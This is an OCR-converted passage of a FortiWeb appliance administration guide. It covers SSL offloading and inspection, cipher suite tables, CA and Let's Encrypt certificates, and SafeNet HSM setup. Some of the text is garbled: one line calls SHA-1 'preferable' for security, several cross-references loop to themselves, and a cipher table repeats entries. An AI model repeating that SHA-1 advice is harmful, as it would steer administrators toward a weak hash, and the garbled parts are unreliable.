

SSL offloading can be associated with improved SSL/TLS performance. In hardware models with specialized ASIC chip SSL accelerator(s), FortiWeb can encrypt and decrypt packets at better speeds than a back-end server with a general-purpose CPU.

When SSL offloading, the web server does not use its own server certificate. Instead, FortiWeb acts like an SSL proxy for the web server, possessing the web server's certificate and using it to:

- authenticate itself to clients
- decrypt requests
- encrypt responses

whenever a client requests an HTTPS connection to that web server.

As a side effect of being an SSL terminator, the FortiWeb is in possession of both the HTTP request and reply in their decrypted state. Because they are not encrypted at that point on the path, FortiWeb can rewrite content and/or route traffic based upon the contents of Layer 7 (the application layer). Otherwise Layer 7 content-based routing and rewriting would be impossible: that part of the packets would be encrypted and unreadable to FortiWeb.

Secure traffic between FortiWeb and back-end servers when using SSL offloading. Failure to do so will compromise the security of all offloaded sessions. No attack will be apparent to clients, as SSL offloading cannot be detected by them, and therefore they will not receive any alerts that their session has been compromised.

For example, you might pass decrypted traffic to back-end servers as directly as possible, through one switch that is physically located in the same locked rack, and that has no other connections to the overall network.

However, depending on the operation mode, FortiWeb is **not** always an SSL terminator.

By their asynchronous nature, SSL termination cannot be supported in Transparent Inspection and Offline Protection modes. To terminate, FortiWeb must process traffic synchronously with the connection state. In those modes, **the web server uses its own certificate, and acts as its own SSL terminator.** The web server bears the load for SSL processing. FortiWeb only "listens in" and can interrupt the connection, but otherwise cannot change or reroute packets.

In those modes, FortiWeb only uses the web server's certificate to decrypt traffic in order to scan it for policy violations. If there are no violations, it allows the existing encrypted traffic to continue without interruption. FortiWeb does not expend CPU and resources to re-encrypt, because it is not a terminator.

In other words, FortiWeb performs **SSL inspection**, not SSL offloading.



See also

- Supported cipher suites & protocol versions on page 285
- How to offload or inspect HTTPS on page 294

Supported cipher suites & protocol versions

How secure is an HTTPS connection?

There are physical considerations, such as restricting access to private keys and decrypted traffic. Another part is the encryption. For details, see Offloading vs. inspection on page 283.

A secure connection's protocol version and cipher suite, including encryption bit strength and encryption algorithms, is negotiated between the client and the SSL/TLS terminator during the handshake.

The FortiWeb operation mode determines which device is the SSL terminator. It is either:

- The FortiWeb (if doing SSL offloading)
- The web server (if FortiWeb is doing only SSL inspection)

When FortiWeb is the SSL terminator, FortiWeb controls which ciphers are allowed. For details, see SSL offloading cipher suites and protocols (Reverse Proxy and True Transparent Proxy) on page 285.

When the web server is the terminator, it controls which ciphers are allowed. If it selects a cipher that FortiWeb does not support, FortiWeb cannot perform the SSL inspection task. For details, see SSL inspection cipher suites and protocols (offline and Transparent Inspection) on page 290.

SSL offloading cipher suites and protocols (Reverse Proxy and True Transparent Proxy)

If you have configured SSL offloading for your FortiWeb operating in Reverse Proxy mode, you can specify which protocols a server policy allows and whether the set of cipher suites it supports is medium-level security, high-level security or a customized set. For details, see Configuring a server policy on page 238.

In True Transparent Proxy mode, you can specify these same advanced SSL settings to configure offloading for a server pool member. For details, see Creating an HTTP server pool on page 161.

Creating an SSL cipher group

FortiWeb provides two predefined groups which contain the most commonly used ciphers.

- **Mozilla-Modern:** For services with clients that support TLS 1.3 and don't need backward compatibility, Mozilla-Modern is the recommended configuration as it provides an extremely high level of security.
- **Mozilla-Intermediate:** For services that don't need compatibility with legacy clients such as Windows XP or old versions of OpenSSL, Mozilla-Intermediate is the recommended configuration as it is highly secure and in the meanwhile compatible with nearly every client released in the last five (or more) years.

If the predefined security groups don't meet your demands, you can follow the steps below to create an SSL cipher group and select the ciphers as you want.

To create an SSL cipher group:

1. Go to **Server Objects > SSL Ciphers**.
   To access this part of the web UI, your administrator account's access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
2. Select the **Custom** tab.
3. Click **Create New**.
4. Enter a name for the cipher group.
5. Select the supported SSL Protocols.
6. Select the SSL/TLS Encryption level. for the ciphers available for each protocol.
   TLS protocol changes a lot since version 1.3, including the handshake algorithm, the supported ciphers and certificates. Make sure you understand how it works before enabling TLS 1.3.
   Note: O-RTT in TLS 1.3 is disabled by default. You can use the following command to enable it:
   ```
   config server-policy setting
      set tls13-early-data-mode enable
   end
   ```
   For the supported ciphers of each TLS version, see Supported cipher suites.
7. The **SSL/TLS encryption level** in the advanced SSL settings provides the following options:
   - **High**—Supports the ciphers listed in High/medium SSL/TLS encryption levels on page 287.
   - **Medium**—Supports all ciphers supported by the high encryption level, plus the additional ciphers listed in the table Medium-only SSL/TLS encryption levels on page 289.
   - **Customized**—Allows you to select the ciphers that the policy supports.
8. Click **OK**.

Reference the group in a server policy or server pool settings. Please note that the Security Group option is available only if you specify a value for Supported cipher suites & protocol versions on page 285 and select **Show advanced SSL settings**.

Supported cipher suites

High/medium SSL/TLS encryption levels

Cipher	TLS 1.3	TLS 1.2	TLS 1.0, 1.1
AES_256_GCM_SHA384	Yes		
CHACHA20_POLY1305_SHA256	Yes		
AES_128_GCM_SHA256	Yes		
ECDHE-RSA-AES256-GCM-SHA384		Yes	
DHE-RSA-AES256-GCM-SHA384		Yes	
ECDHE-RSA-CHACHA20-POLY1305		Yes	
DHE-RSA-CHACHA20-POLY1305		Yes	
DHE-RSA-AES256-CCM8		Yes	
DHE-RSA-AES256-CCM		Yes	
ECDHE-RSA-AES128-GCM-SHA256		Yes	
DHE-RSA-AES128-GCM-SHA256		Yes	
DHE-RSA-AES128-CCM8		Yes	
DHE-RSA-AES128-CCM		Yes	
ECDHE-RSA-AES256-SHA384		Yes	
DHE-RSA-AES256-SHA256		Yes	
ECDHE-RSA-CAMELLIA256-SHA384		Yes	
DHE-RSA-CAMELLIA256-SHA256		Yes	
ECDHE-RSA-AES128-SHA256		Yes	
DHE-RSA-AES128-SHA256		Yes	
ECDHE-RSA-CAMELLIA128-SHA256		Yes	
DHE-RSA-CAMELLIA128-SHA256		Yes	
DHE-RSA-CAMELLIA128-SHA		Yes	Yes
ECDHE-RSA-AES256-SHA		Yes	Yes
DHE-RSA-AES256-SHA		Yes	Yes
DHE-RSA-CAMELLIA256-SHA		Yes	Yes
ECDHE-RSA-AES128-SHA		Yes	Yes
DHE-RSA-AES128-SHA		Yes	Yes

Cipher	TLS 1.3	TLS 1.2	TLS 1.0, 1.1
AES256-GCM-SHA384		Yes	
AES256-CCM8		Yes	
AES256-CCM		Yes	
AES128-GCM-SHA256		Yes	
AES128-CCM8		Yes	
AES128-CCM		Yes	
AES256-SHA256		Yes	
CAMELLIA256-SHA256		Yes	
CAMELLIA256-SHA		Yes	Yes
CAMELLIA128-SHA		Yes	Yes
AES128-SHA256		Yes	
CAMELLIA128-SHA256		Yes	
AES256-SHA		Yes	Yes
AES128-SHA		Yes	Yes
ECDHE-ECDSA-AES256-GCM-SHA384		Yes	
ECDHE-ECDSA-CHACHA20-POLY1305		Yes	
ECDHE-ECDSA-AES256-CCM8		Yes	
ECDHE-ECDSA-AES256-CCM		Yes	
ECDHE-ECDSA-AES128-GCM-SHA256		Yes	
ECDHE-ECDSA-AES128-CCM8		Yes	
ECDHE-ECDSA-AES128-CCM		Yes	
ECDHE-ECDSA-AES256-SHA384		Yes	
ECDHE-ECDSA-CAMELLIA256-SHA384		Yes	
ECDHE-ECDSA-AES128-SHA256		Yes	
ECDHE-ECDSA-CAMELLIA128-SHA256		Yes	
ECDHE-ECDSA-AES256-SHA		Yes	Yes
ECDHE-ECDSA-AES128-SHA		Yes	Yes
DHE-DSS-AES256-GCM-SHA384		Yes	
DHE-DSS-AES128-GCM-SHA256		Yes	

Cipher	TLS 1.3	TLS 1.2	TLS 1.0, 1.1
DHE-DSS-AES256-SHA256		Yes	
DHE-DSS-CAMELLIA256-SHA256		Yes	
DHE-DSS-AES128-SHA256		Yes	
DHE-DSS-CAMELLIA128-SHA256		Yes	
DHE-DSS-CAMELLIA128-SHA		Yes	
DHE-DSS-AES256-SHA		Yes	Yes
DHE-DSS-CAMELLIA256-SHA		Yes	Yes
DHE-DSS-AES128-SHA		Yes	Yes
ECDHE-ARIA128-GCM-SHA256		Yes	
DHE-RSA-ARIA128-GCM-SHA256		Yes	
DHE-RSA-ARIA256-GCM-SHA384		Yes	
ECDHE-ARIA256-GCM-SHA384		Yes	
ARIA256-GCM-SHA384		Yes	
ARIA128-GCM-SHA256		Yes	
ECDHE-ECDSA-ARIA256-GCM-SHA384		Yes	
ECDHE-ECDSA-ARIA128-GCM-SHA256		Yes	
DHE-DSS-ARIA256-GCM-SHA384		Yes	
DHE-DSS-ARIA128-GCM-SHA256		Yes	

Medium-only SSL/TLS encryption levels

Cipher	TLS 1.3	TLS 1.2	TLS 1.0, 1.1
DHE-RSA-SEED-SHA		Yes	Yes
DHE-DSS-SEED-SHA		Yes	Yes
IDEA-CBC-SHA			Yes
SEED-SHA		Yes	Yes
DHE-DSS-SEED-SHA		Yes	Yes
IDEA-CBC-SHA		Yes	Yes
SEED-SHA		Yes	Yes

Generally speaking, for security reasons, SHA-1 is preferable, although you may not be able to use it for client compatibility reasons. Avoid using:

- Older hash algorithms, such as MD5. To disable MD5, for **SSL/TLS encryption level**, select **High**.
- Encryption bit strengths less than 128
- Older styles of renegotiation (These are vulnerable to Man-in-the-Middle (MITM) attacks.)
- Client-initiated renegotiation. Configure Configuring a server policy on page 238.

Customized-only SSL/TLS encryption levels

Cipher	TLS 1.3	TLS 1.2	TLS 1.0, 1.1
AES_128_CCM_SHA256	Yes		
AES_128_CCM_8_SHA256	Yes		
ECDHE_RSA_DES_CBC3_SHA		Yes	Yes
DES_CBC3_SHA		Yes	Yes

SSL inspection cipher suites and protocols (offline and Transparent Inspection)

In Transparent Inspection and Offline Protection modes, if the client and server communicate using a cipher that FortiWeb does not support, FortiWeb cannot perform the SSL inspection task.

If you are not sure which cipher suites your web server supports, you can use a client-side tool to test. For details, see "Checking the SSL/TLS handshake & encryption" on page 1.

Supported ciphers for offline and Transparent Inspection

Cipher	TLS 1.2	TLS 1.0, 1.1
AES128-SHA	Yes	Yes
AES256-SHA	Yes	Yes
AES128-SHA256	Yes	
AES256-SHA256	Yes	
AES256-GCM-SHA384	Yes	
AES128-GCM-SHA256	Yes	
CAMELLIA256-SHA	Yes	Yes
SEED-SHA	Yes	Yes

In offline and Transparent Inspection mode, FortiWeb does not support Ephemeral Diffie-Hellman key exchanges, which may be accepted by clients such as Google Chrome.

See also

- Offloading vs. inspection on page 283
- How to offload or inspect HTTPS on page 294
- Defeating cipher padding attacks on individually encrypted inputs on page 445

CA certificates

In order for FortiWeb to authenticate client certificates, you must upload trusted CA certificates to FortiWeb.

Importing CA certificate files locally

Certificate authorities (CAs) validate and sign others' certificates. When FortiWeb needs to know whether a client or device's certificate is genuine, it will examine the CA's signature, comparing it with the copy of the CA's certificate that you uploaded to determine if they were both made using the same private key. If they were, the CA's signature is genuine, and therefore the client or device's certificate is legitimate.

If the signing CA is not known, that CA's own certificate must likewise be signed by one or more other intermediary CAs, until both the FortiWeb appliance and the client or device can demonstrate a signing chain that ultimately leads to a mutually trusted (shared "root") CA that they have in common. Like a direct signature by a known CA, this proves that the certificate can be trusted. For information on how to include a signing chain, see How to offload or inspect HTTPS on page 294.

To use CA certificates in a certificate verification rule for PKI authentication or a Server Name Indication (SNI) configuration, you'll need to create a CA group for the CA certificate(s) that you want to include.

In addition to uploading CA certificates to include in a CA group, you can also upload European Union (EU) Trust Service Lists (TSL) (HTTPs://ec.europa.eu/digital-single-market/en/eu-trusted-lists-trust-service-providers). A TSL is a list of qualified trust service providers and services. Member states of the EU are obligated to publish lists of qualified trust providers and services that include lists of certificates and CAs for each trusted provider and service. You can upload a TSL in two ways:

- Upload an XML file of the TSL.
- Enter the distribution URL of the TSL.

When you upload a TSL, FortiWeb verifies X.509 certificates that the qualified service providers use to verify trusted services. You'll also need to add each TSL into a CA group. For details, see To upload a European Union Trusted Service List on page 292.

Until you upload at least one CA certificate, FortiWeb can't validate any other client or device's certificate, and secure connection attempts will fail.

FortiWeb may require you to provide certificates and CRLs even if your websites' clients do not use HTTPS to connect to the websites.

For example, when sending alert email via SMTP or querying an authentication server via LDAP, FortiWeb will validate the server's certificate by comparing the server certificate's CA signature with the certificates of CAs that are known and trusted by the FortiWeb appliance.

To upload a CA's certificate

1. Obtain a copy of your CA's certificate file.
   If you are using a commercial CA, your web browser should already contain a copy in its CA trust store. Export a copy of the file to your desktop or other folder.
   If you are using your own private CA, download a copy from your CA's server. For example, on Windows Server 2003, you would go to:
   `HTTPs://<ca-server_ipv4>/certsrv/`
   where `<ca-server_ipv4>` is the IP address of your CA server. Log in as `Administrator`. Other accounts may not have sufficient privileges. The **Microsoft Certificate Services** home page for your server's CA should appear, and you can download a CA certificate, certificate chain, or CRL from there.

   Verify that your private CA's certificate does not contain its private keys. Disclosure of private keys compromises the security of your network, and will require you to revoke and regenerate all certificates signed by that CA.

2. Go to **Server Objects > Certificates > CA** and select the **CA** tab.
   You can click **View Certificate Detail** to view the selected certificate's subject, range of dates within which the certificate is valid, version number, serial number, and extensions.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
3. To upload a certificate, click **Import**.
4. To select a certificate, do one of the following:
   - Enable **SCEP** and in the field to the right of it, type the URL of the applicable Simple Certificate Enrollment Protocol server. (SCEP allows routers and other intermediary network devices to obtain certificates.)
     To specify a specific CA, type an identifier in the field below the URL.
   - Enable **Local PC** and browse to find a certificate file.
5. Click **OK**.
6. To use the CA certificate when validating clients' personal certificates, select it in a CA certificate group, which is then selected in a certificate verification rule. For details, see Grouping trusted CA certificates on page 293.
7. To test your configuration, cause your appliance to initiate a secure connection to an LDAPS server. For details, see Grouping remote authentication queries and certificates for administrators on page 714.

If the query fails, verify that your CA is the same one that signed the LDAP server's certificate, and that its certificate's extensions indicate that the certificate can be used to sign other certificates. Verify that both the appliance and LDAP server support the same cipher suites and SSL/TLS protocols. Also verify that your routers and firewalls are configured to allow the connection.

See also

- Configuring FortiWeb to validate client certificates on page 321

To upload a European Union Trusted Service List

1. Go to **Server Objects > Certificates > CA**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
2. Select the **TSL CA** tab.
3. Click **Import**.

4. Configure these settings:

Name	Enter a name that can be referenced by other parts of the configuration. You'll use this name to select the TSL in a CA group. The maximum length is 63 characters.
URL	Enable to upload a TSL using its distribution URL. If enabled, enter the distribution URL for the TSL in the accompanying text box. The URL must begin with either `HTTP://` or `HTTPs://` and end with `.xml`.
Local PC	Enable to upload an XML file that contains the TSL. If enabled, click **Choose File** and select the relevant file on your computer. When you select a file to be uploaded, FortiWeb will check whether the file is valid before you can import the TSL.

5. Click **OK**.
   If the upload is successful, FortiWeb will return the message `CA Certificate successfully uploaded`.
6. Confirm that the TSL is available so that you can include it in a CA group.
   To do so, click **Return** to navigate back to the **TSL CA** tab. The **Status** column of the TSL will indicate whether you can use the TSL in a CA group:

- `Available`—FortiWeb validated the TSL, and you can use it in a CA group.
- `Unavailable`—FortiWeb failed to validate the TSL, and you can't select it in a CA group.

Grouping trusted CA certificates

CAs must belong to a group in order to be selected either in a certificate verification rule for PKI authentication or a Server Name Indication (SNI) configuration. For details, see Configuring FortiWeb to validate client certificates on page 321 and How to offload or inspect HTTPS on page 294.

To configure a CA certificate group

1. Before you can create a CA group, you must upload at least one of the certificate authority (CA) certificates that you want to add to the group. For details, see CA certificates on page 291.
2. Go to **Server Objects > Certificates > CA** and select the **CA Group** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.
3. Click **Create New**.
4. For **Name**, enter a name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
5. Click **OK**.
6. Click **Create New**.
7. For **ID**, FortiWeb automatically assigns the next available index number.
8. For **CA**, select the name of a certificate authority's certificate that you previously uploaded and want to add to the group.
9. Enable **Publish CA Distinguished Name** to list only certificates related to the specified CA. This is beneficial when a client installs many certificates in its browser or when apps don't list client certificates. If you enable this option, also enable the option in a certificate validation rule. For details, see To configure a certificate validation rule on page 321.
10. Click **OK**.
11. Repeat the previous steps for each CA that you want to add to the group.

12. To apply a CA group, select it in a certificate verification rule. For details, see Configuring FortiWeb to validate client certificates on page 321.

See also

- Configuring FortiWeb to validate client certificates on page 321

How to offload or inspect HTTPS

Whether offloading or merely inspecting for HTTPS, FortiWeb **must** have a copy of your protected web servers' X.509 server certificates. FortiWeb also has its own server certificate, which it uses to prove its own identity.

Which certificate will be used, and how, depends on the purpose.

- **For connections to the web UI**—The FortiWeb appliance presents its own HTTPS Server Certificate on page 56 which is used only for connections to the web UI.

A Fortinet factory default certificate is used as the FortiWeb appliance's HTTPS server certificate. It can be replaced with other certificates. For details, see How to change FortiWeb's default certificate on page 330.

- **For SSL offloading or SSL inspection**—Server certificates do **not** belong to the FortiWeb appliance itself, but instead belong to the protected web servers. FortiWeb uses the web server's certificate because it either acts as an SSL agent for the web server, or is privy to its secure connections for the purpose of scanning. It can be either How to offload or inspect HTTPS or How to offload or inspect HTTPS.
  You can select which one the FortiWeb appliance uses when you configure **Enable Server Name Indication (SNI)** or **Certificate** in a server policy (see Configuring a server policy on page 238), or Certificate File on page 168 in a server pool (see How to offload or inspect HTTPS on page 294).
- **For connections to back-end servers**—A certificate you specify in a server pool configuration if connections to a pool member require a valid client certificate. For details, see Creating an HTTP server pool on page 161.

Local certificates

Server Objects > Certificates > Local displays all X.509 server certificates that are stored locally, on the FortiWeb appliance, for the purpose of offloading or scanning HTTPS.

Generate	Click to generate a certificate signing request. For details, see Local certificates on page 294.
Import	Click to upload a certificate. For details, see Local certificates on page 294.
View Certificate Detail	Click to view the selected certificate's subject, range of dates within which the certificate is valid, version number, serial number, and extensions.
Download	Click to download the selected CSR's entry in certificate signing request (.csr) file format. This button is disabled unless the currently selected file is a CSR.

Edit Comments	Click to add or modify the comment associated with the selected certificate.
(No label. Check box in column heading.)	Click to mark all check boxes in the column, selecting all entries. To select an individual entry, instead, mark the check box in the entry's row.
Name	Displays the name of the certificate.
Subject	Displays the distinguished name (DN) located in the `Subject:` field of the certificate. If the row contains a certificate request which has not yet been signed, this field is empty.
Comments	Displays the description of the certificate, if any. Click the **Edit Comments** icon to add or modify the comment associated with the certificate or certificate signing request.
Status	Displays the status of the certificate. • **OK**—Indicates that the certificate was successfully imported. To use the certificate, select it in a server policy or server pool configuration. • **PENDING**—Indicates that the certificate request has been generated, but must be downloaded, signed, and imported before it can be used as a server certificate.

FortiWeb presents a server certificate when any client requests a secure connection, including when:

- Administrators connect to the web UI (HTTPS connections only)
- Clients use SSL or TLS to connect to a virtual server, if you enabled SSL offloading in the policy (HTTPS connections and Reverse Proxy mode only)

Although it does not **present** a certificate during SSL/TLS inspection, FortiWeb still requires server certificates in order to **decrypt** and scan HTTPS connections traveling through it (SSL inspection) if operating in any mode except Reverse Proxy. Otherwise, FortiWeb will not be able to scan the traffic, and will not be able to protect that web server.

If you want clients to be able to use HTTPS with your website, but your website does **not** already have a server certificate to represent its authenticity, you must first generate a certificate signing request. For details, see Local certificates on page 294. Otherwise, start with Local certificates on page 294.

See also

- Global web UI & CLI settings on page 55
- How operation mode affects server policy behavior on page 209
- Creating an HTTP server pool on page 161
- Local certificates on page 294
- Local certificates on page 294
- Offloading vs. inspection on page 283
- Supported cipher suites & protocol versions on page 285

Let's Encrypt certificates

Instead of uploading CA certificate from your local directory, an easier way is to configure FortiWeb to obtain a CA certificate from Let's encrypt on behalf of you.

Before adding a Let's Encrypt CA certificate, you must:

- You must have changed the DNS entry to map your domain name with FortiWeb's IP address.
- You should not block requests from United States in IP Protection > Geo IP Block, otherwise FortiWeb can't retrieve certificates from Let's Encrypt.

To use CA certificate issued by Let's Encrypt:

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 52.

1. Go to **Server Objects > Certificates > Letsencrypt**.
2. Enter a name for this certificate.
3. Enter the domain name of your application. FortiWeb will then retrieve the CA certificate for this domain from Let's encrypt.
   For Let's encrypt certificate, it's supported to added add up to 11 domains. One of them should be root domain, while the rest 10 should all belong to the root domain.
   It's recommended to enter the root domain here, then add the rest domain items in the steps below.
4. Set the **Renew Period**. It specifies how soon FortiWeb obtains the SSL certificate from Let's Encrypt. The valid range is 1-60 days.
5. Click **OK**.
6. Click **Create New**.
7. Enter domain names. Up to 10 items can be added and they all should belong to the same domain.
8. Click **OK**.
9. Repeat steps above to add more domains.
10. Let's Encrypt sends HTTP requests to FortiWeb in order to validate the ownership of the domain names, so it's required that the port 80 is enabled. Perform the following:
    a. When in RP mode, make sure to select HTTP service when configuring server policy. "Redirect HTTP to HTTPS" should not be enabled when the validation is in process.
    b. When in TTP mode, the back-end server which uses Letsencrypt certificate should have port 80 enabled.
11. Refer the letsencrypt certificate:
    a. When in RP mode, refer it in server policy (see Configuring a server policy on page 238), or refer it through an SNI (see Let's Encrypt certificates on page 295) in server policy.
    b. When in TTP mode, refer it in back-end server, or refer it through an SNI (see Let's Encrypt certificates on page 295) when adding a back-end server. The back-end server should be in the server pool which is referenced in the desired server policy.

FortiWeb obtains an SSL certificate on your behalf from Let's Encrypt and uses it for the HTTPS connections with the client to encrypt or decrypt the traffic. If FortiWeb fails to obtain the certificate, it will try again every 2 hours until the certificate is successfully obtained.

You can also manually obtain the certificate by clicking the **Issue** button. FortiWeb will obtain the certificate immediately.

Please note that Let's Encrypt only allows 5 times of certificate obtaining failure per hour for each hostname and account. If the following error message displays, it means you have retrieved the certificate too frequently.

```
"type": "urn:ietf:params:acme:error:rateLimited",
"detail": "Error creating new order :: too many failed authorizations recently: see
     HTTPs://letsencrypt.org/docs/rate-limits/"
```

Renewing the letsencrypt certificate

5 days before your letsencrypt certificate expires, FortiWeb renews it for another 90 days, so it never expires.

To delete the certificate from FortiWeb, click the **Revoke** button.

#	Name	Domain	Status	Operation
1	1	www.fortinet.com	certificate status failed	

After the certificate is successfully retrieved, you can refer it in the **Server Policy** settings.

In HA deployment, only active-passive mode supports Let's Encrypt certificate.

Using session keys provided by an HSM

You can integrate FortiWeb with SafeNet Network HSM 7 (hardware security module) to retrieve a per-connection, SSL session key instead of loading the private key and certificate stored on FortiWeb.

This release supports SafeNet Network HSM 5, 6, and 7 device, and device models older than SafeNet Network HSM 5 are not supported. Do confirm your device model before upgrading FortiWeb.
Before the upgrade, you need to manually delete the original HSM configurations to avoid configuration residual. Otherwise, you need to manually delete the original HSM certificate, HSM partition, and HSM info configurations, and then reconfigure it.

Integration of SafeNet Network HSM 7 with FortiWeb requires specific configuration steps for both appliances, including the following tasks:

- On the HSM:
  - Create one or more HSM partitions for FortiWeb
  - Send the FortiWeb client certificate to the HSM
  - Register the FortiWeb HSM client to the partition
  - Retrieve the HSM server certificate
- On FortiWeb:
  - Configure communication with the HSM, including using the server and client certificates to register FortiWeb as a client of the HSM
  - Generate a certificate signing request (CSR) that includes the HSM configuration information
  - Upload the signed certificate to FortiWeb

When configuring your CSR to work with an HSM, the CSR generation process creates a private key on both the HSM and FortiWeb. The private key on the HSM is the "real" key that secures communication when FortiWeb uses the signed certificate. The key found on the FortiWeb is used when you upload the certificate to FortiWeb.

FortiWeb supports integrating a standalone HSM server, and also supports two HSM servers working as HA. The procedures are slightly different for standalone mode and HA mode.

To integrate FortiWeb with SafeNet Network HSM 7 - standalone mode

1. **On HSM -** Use the `partition create` command to create and initialize a new HSM partition that uses password authentication. This is the partition FortiWeb uses on the HSM. FortiWeb supports only one partition.
   `partition create -par <fortiweb> -pas <fortiweb> -do <fortinet.com>`
   For details, see the HSM documentation.
2. Use an SCP utility and the following command to retrieve the server certificate file from the HSM to local PC.
   `scp -c aes256-cbc <hsm_username>@<hsm_ip>:server.pem <local_pc>/server_<hsm_IP>.pem`
3. **On FortiWeb -** Log in to CLI, enable the HSM function and the high compatibility mode.
   ```
   config server-policy setting
      set hsm enable
      set high-compatibility-mode enable
   end
   ```
4. Register FortiWeb to HSM.
   Go to **System > Config > HSM**, select the **HSM Server** tab, and complete the following settings:

Server IP	Enter the IP address of the HSM.
Port	Enter the port where FortiWeb establishes an NTLS connection with the HSM. The default is `1792`.
Timeout	Enter a timeout value for the connection between HSM and FortiWeb.
Upload Server Certificate File	Click **Choose File** and navigate to the server certificate file you retrieved in step 2.

5. After the creation is completed, go to the HSM server table, select the server, then click **Download** to download the client certificate file to local PC. Please note that client file is not available to download if the creation is not successful.
6. Use the SCP utility and the following command to send the downloaded FortiWeb client certificate to the HSM.
   `scp -c aes256-cbc <local_PC>/<fortiweb_ip>.pem admin@<hsm_ip>:`
7. **On HSM -** Using SSH, connect to the HSM using the admin account, and then use the following command to register a client for FortiWeb on the HSM.
   `lunash:> client register -c <client_name> -i <fortiweb_ip>`
   where `<client_name>` is a name you choose that identifies the client.
8. Use the following command to assign the client you registered to the partition you created earlier:
   `lunash:> client assignPartition -client <client_name> -partition <partition_name>`
   You can verify the assignment using the following command:
   `lunash:> client show -client <client_name>`
9. On **FortiWeb -** Add the partition and password created previously on HSM.
   Go to **System > Config > HSM**, select the **HSM Partition** tab, then click **Create New** and complete the following settings.

Partition Name	Enter the name of a partition that the FortiWeb HSM client is assigned to.
Label	Enter a label for the partition.
Server	Select the HSM server to which this partition belongs.
Password	Enter the partition password.

10. Go to **Certificates > Local** and click **Generate** to generate a certificate signing request that references the HSM connection and partition.

For details, see Using session keys provided by an HSM on page 297.

11. After the HSM-based certificate is signed by CA, go to **Certificate > Local** and click **Import** to import it.
For details, see Using session keys provided by an HSM on page 297.
12. To use a certificate, you select it in a policy or server pool configuration. For details, see Configuring a server policy on page 238 or Creating an HTTP server pool on page 161.

To integrate FortiWeb with SafeNet Network HSM 7 - HA mode

FortiWeb supports two HSM servers working as HA. At most eight partitions on the two servers are allowed to be associated with FortiWeb.

1. **On HSM -** Use the `partition create` command to create and initialize a new HSM partition that uses password authentication. This is the partition FortiWeb uses on the HSM. FortiWeb supports only one partition.
```
partition create -par <fortiweb> -pas <fortiweb> -do <fortinet.com>
```
For details, see the HSM documentation.
2. Use an SCP utility and the following command to retrieve the server certificate file from the HSM to local PC.
```
scp -c aes256-cbc <hsm_username>@<hsm_ip>:server.pem
<local_pc>/server_<hsm_IP>.pem
```
3. **On FortiWeb -** Log in to CLI, and run the following commands to enable the HSM function, the high compatibility mode, and the HSM HA mode.
```
config server-policy setting
   set hsm enable
   set high-compatibility-mode enable
   set hsm-ha enable
end
```
4. Register FortiWeb to HSM.
Go to **System > Config > HSM**, select the **HSM Server** tab, and complete the following settings:

Server IP	Enter the IP address of the HSM.
Port	Enter the port where FortiWeb establishes a NTLS connection with the HSM. The default is `1792`.
Timeout	Enter a timeout value for the connection between HSM and FortiWeb.
Upload Server Certificate File	Click **Choose File** and navigate to the server certificate file you retrieved in step 2.

5. After the creation is completed, go to the HSM server table, select the server, then click **Download** to download the client certificate file to local PC. Please note that client file is not available to download if the creation is not successful.
6. Use the SCP utility and the following command to send the downloaded FortiWeb client certificate to the HSM.
```
scp -c aes256-cbc <local_PC>/<fortiweb_ip>.pem admin@<hsm_ip>:
```
7. **On HSM -** Using SSH, connect to the HSM using the admin account, and then use the following command to register a client for FortiWeb on the HSM.
```
lunash:> client register -c <client_name> -i <fortiweb_ip>
```
where `<client_name>` is a name you choose that identifies the client.
8. Use the following command to assign the client you registered to the partition you created earlier:
```
lunash:> client assignPartition -client <client_name> -partition <partition_name>
